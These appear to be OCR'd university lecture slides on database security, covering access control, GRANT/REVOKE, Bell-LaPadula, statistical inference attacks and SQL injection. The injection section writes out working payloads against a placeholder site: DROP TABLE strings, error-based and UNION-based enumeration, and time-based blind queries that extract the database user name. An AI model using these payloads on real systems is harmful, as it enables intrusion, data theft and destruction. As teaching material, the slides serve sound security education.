COURSE 10

Database Security

Objectives

- Secrecy:
  - Information should not be disclosed to unauthorized users.

    A student should not be authorized to see other students' grades.

- Integrity:
  - Only authorized users should be allowed to modify data.

    Only instructors can change grades.

- Availability:
  - Authorized users should not be denied access.

Access Controls

- A security policy specifies who is authorized to do what.
- A security mechanism allows us to enforce a chosen security policy.
- Two main mechanisms at the DBMS level:
  - Discretionary access control
  - Mandatory access control

Discretionary Access Control

- Based on the concept of access rights or privileges for objects (*tables* and *views*), and mechanisms for giving users privileges (and revoking privileges).
- Creator of a *table* or a *view* automatically gets all privileges on it.
  - DMBS keeps track of who subsequently gains and loses privileges, and ensures that only requests from users who have the necessary privileges (at the time the request is issued) are allowed.

GRANT Command

```
GRANT privileges ON object TO users [WITH GRANT OPTION]
```

- The following privileges can be specified:
  - SELECT: Can read all columns (including those added later via ALTER TABLE command).
  - INSERT(col-name)/UPDATE(col-name): Can insert/update tuples with non-null or non-default values in this column.
    - INSERT/UPDATE means same right with respect to all columns.
  - DELETE: Can delete tuples.
  - REFERENCES (col-name): Can define foreign keys (in other tables) that refer to this column.

GRANT Command (cont)

```
GRANT privileges ON object TO users [WITH GRANT OPTION]
```

- If a user has a privilege with the GRANT OPTION, can pass privilege on to other users (with or without passing on the GRANT OPTION).

- Only owner can execute CREATE, ALTER, and DROP.

GRANT and REVOKE of Privileges

```
GRANT INSERT, SELECT ON Students TO Horatio
```

- Horatio can query *Students* or insert tuples into it.

```
GRANT DELETE ON Students TO Yuppy WITH GRANT OPTION
```

- Yuppy can delete tuples, and also authorize others to do so.

```
GRANT UPDATE (Grade) ON Students TO Dustin
```

- Dustin can update (only) the *Grade* field of Students tuples.

```
GRANT SELECT ON ActiveStudents TO Guppy, Yuppy
```

- This does NOT allow the 'uppies to query Students directly!

- REVOKE: When a privilege is revoked from X, it is also revoked from all users who got it *solely* from X. (based on *Authorization Graphs*: nodes are users and edges indicate how privileges are passed)

GRANT/REVOKE on Views

- If the creator of a *view* loses the SELECT privilege on an underlying *table,* the *view* is dropped!
- If the creator of a *view* loses a privilege held with the grant option on an underlying *table,* (s)he loses the privilege on the *view* as well; so do users who were granted that privilege on the *view*!

Views and Security

- Views can be used to present necessary information (or a summary), while hiding details in underlying relation(s).
  - Given *ActiveStudents*, but not *Students* or *Courses*, we can find students who are enrolled to at least one course, but not the *id*'s of courses.
- Creator of *view* has a privilege on the *view* if (s)he has the privilege on all underlying *tables*.
- Together with *GRANT/REVOKE* commands, *views* are a very powerful access control tool.

Role-Based Authorization

- In SQL-92, privileges are actually assigned to authorization ids, which can denote a single user or a group of users.
- In SQL:1999 (and in many current systems), privileges are assigned to roles.
  - Roles can then be granted to users and to other roles.
  - Reflects how real organizations work.
  - Illustrates how standards often catch up with "de facto" standards embodied in popular systems.

Security to the Level of a Field!

- Can create a *view* that only returns one field of one tuple.
- Then grant access to that *view* accordingly.
- Allows for *arbitrary* granularity of control
  - A bit clumsy to specify.
  - Can be hidden under a good UI.

Mandatory Access Control

- Based on system-wide policies that cannot be changed by individual users.
  - Each DB object is assigned a security class.
  - Each subject (*user* or *user program*) is assigned a clearance for a security class.
  - Rules based on security classes and clearances govern who can read/write which objects.
- Most commercial systems do not support mandatory access control. Versions of some DBMSs do support it; used for specialized (e.g., military) applications.

Why Mandatory Control?

- Discretionary control has some flaws, e.g., the *Trojan horse* problem: unauthorized user can trick an authorized user to disclose sensitive data.
  - John creates *Horsie* and gives INSERT privileges to Justin (who doesn't know about this).
  - John modifies the code of an application program used by Justin to additionally write some secret data to table *Horsie*.
  - Now, John can see the secret info.
- The modification of the code is beyond the DBMSs control, but it can try and prevent the use of the database as a channel for secret information.

Bell-LaPadula Model

- *Objects* (e.g., tables, views, tuples)
- *Subjects* (e.g., users, user programs)
- *Security classes*:
  - Top secret (TS), secret (S), confidential (C), unclassified (U): TS > S> C > U
- Each object and subject is assigned a class.
  - Simple Security Property: Subject S can read object O only if :

    class(S) >= class(O)
  - * Property: Subject S can write object O only if

    class(S) <= class(O)

Intuition

- Idea is to ensure that information can never flow from a higher to a lower security level.
- E.g., If John has security class C, Justin has class S, and the secret table has class S:
  - John's table, *Horsie*, has John's clearance, C.
  - Justin's application has his clearance, S.
  - So, the program cannot write into table *Horsie*.
- The mandatory access control rules are applied in addition to any discretionary controls that are in effect.

Multilevel relations

bid	bname	color	class
101	Salsa	Red	S
102	Pinto	Brown	C

- Users with *S* and *TS* clearance will see both rows; a user with *C* will only see the 2nd row; a user with *U* will see no rows.
- If user with *C* tries to insert <101,Pasta,Blue,C>:
  - Allowing insertion violates key constraint
  - Disallowing insertion tells user that there is another object with key 101 that has a class > *C*!
  - Problem resolved by treating class field as part of key.

Statistical DB Security

- Statistical DB: Contains information about individuals, but allows only aggregate queries (e.g., average age, rather than Joe's age).
- New problem: It may be possible to infer some secret information!
  - E.g., If I know Joe is the oldest sailor, I can ask "How many sailors are older than X?" for different values of X until I get the answer 1; this allows me to infer Joe's age.
- Idea: Insist that each query must involve at least N rows, for some N. *Will this work? (No!)*


Why Minimum *N* is Not Enough?

- By asking "*How many persons older than X?*" until the system rejects the query, can identify a set of N persons, including Joe, that are older than X; let X=55 at this point.
- Next, ask "*What is the sum of ages of persons older than X?*" Let result be S1.
- Next, ask "*What is sum of ages of persons other than Joe who are older than X, plus my age?*" Let result be S2.
- S1-S2-*my age* is Joe's age!

SQL Injection


- **A** technique that exploits a security vulnerability occurring in the database layer of an application.
- It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another.


SQL Injection (cont)


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY –
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.

Source: http://xkcd.com/327/

```
insert into students (‘Robert’); DROP TABLE
Students;--’);
```


DW 530GS
ZWOLNIJ
SIGNALCO Ltd


ZU 0666', 0, 0); DROP DATABASE TABLICE

SQLI Classification

- Inband
  - data is extracted using the same channel that is used to inject the SQL code.
- Out-of-band
  - data is retrieved using a different channel (e.g.: an *email* with the results of the query is generated and sent to the tester)
- Inferential
  - there is no actual transfer of data,
  - the tester is able to reconstruct the Information by sending particular requests and observing the resulting behavior of the website/DB Server.

SQLI Types

- Error-based:
  - Asking the DB a question that will cause an error, and deducing information from the error.
- Union – based:
  - The SQL UNION is used to combine the results of two or more SELECT SQL statements into a single result. *Really useful for SQL Injection!*
- Blind:
  - Asking the DB a true/false question and using whether valid page returned or not, or by using the time it took for your valid page to return as the answer to the question.

Error-Based SQLIs

```
http://[site]/page.asp?id=1 or
1=convert(int,(USER))--
```

Syntax error converting the nvarchar value '[j0e]' to a column of data type !

Grab the database user with USER

Grab the database name with DB_NAME

Grab the servername with @@servername

Grab the Windows/OS version with @@version

Union-Based SQLIs

```
http://[site]/page.asp?id=1 UNION SELECT ALL 1--
```

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

```
http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--
```

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

```
http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--
```

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists

```
http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--
```

NO ERROR

```
http://[site]/page.asp?id=null UNION SELECT ALL
1,USER,3,4--
```

Blind SQLIs

3 -Total Characters

```
http://[site]/page.asp?id=1; IF (LEN(USER)=1)
WAITFOR DELAY '00:00:10'--
```

Valid page returns immediately

```
http://[site]/page.asp?id=1; IF (LEN(USER)=2)
WAITFOR DELAY '00:00:10'--
```

Valid page returns immediately

```
http://[site]/page.asp?id=1; IF (LEN(USER)=3)
WAITFOR DELAY '00:00:10'--
```

Valid page returns after 10 second delay

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	@	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(	72	48	H	104	68	h
9	09	Horizontal tab	41	29	)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	;	91	5B	[	123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	|
29	1D	Group separator	61	3D	=	93	5D	]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	_	127	7F	□

Blind SQLIs

D -1st Character

```
http://[site]/page.asp?id=1; IF (ASCII( lower( substring(
(USER),1,1)))>97) WAITFOR DELAY '00:00:10'--
```

Valid page returns after 10 second delay

```
http://[site]/page.asp?id=1; IF (ASCII( lower(
substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--
```

Valid page returns immediately

```
http://[site]/page.asp?id=1; IF (ASCII( lower(
substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'—
```

Valid page returns immediately

```
http://[site]/page.asp?id=1; IF (ASCII( lower(
substring((USER),1,1)))=100) WAITFOR DELAY '00:00:10'-
```

Valid page returns after 10 second delay

Summary

- Three main security objectives: secrecy, integrity, availability.
- DB admin is responsible for overall security.
  - Designs security policy, maintains an audit trail, or history of users' accesses to DB.
- Two main approaches to DBMS security: discretionary and mandatory access control.
  - Discretionary control based on notion of privileges.
  - Mandatory control based on notion of security classes.
- Statistical DBs try to protect individual data by supporting only aggregate queries, but often, individual information can be inferred.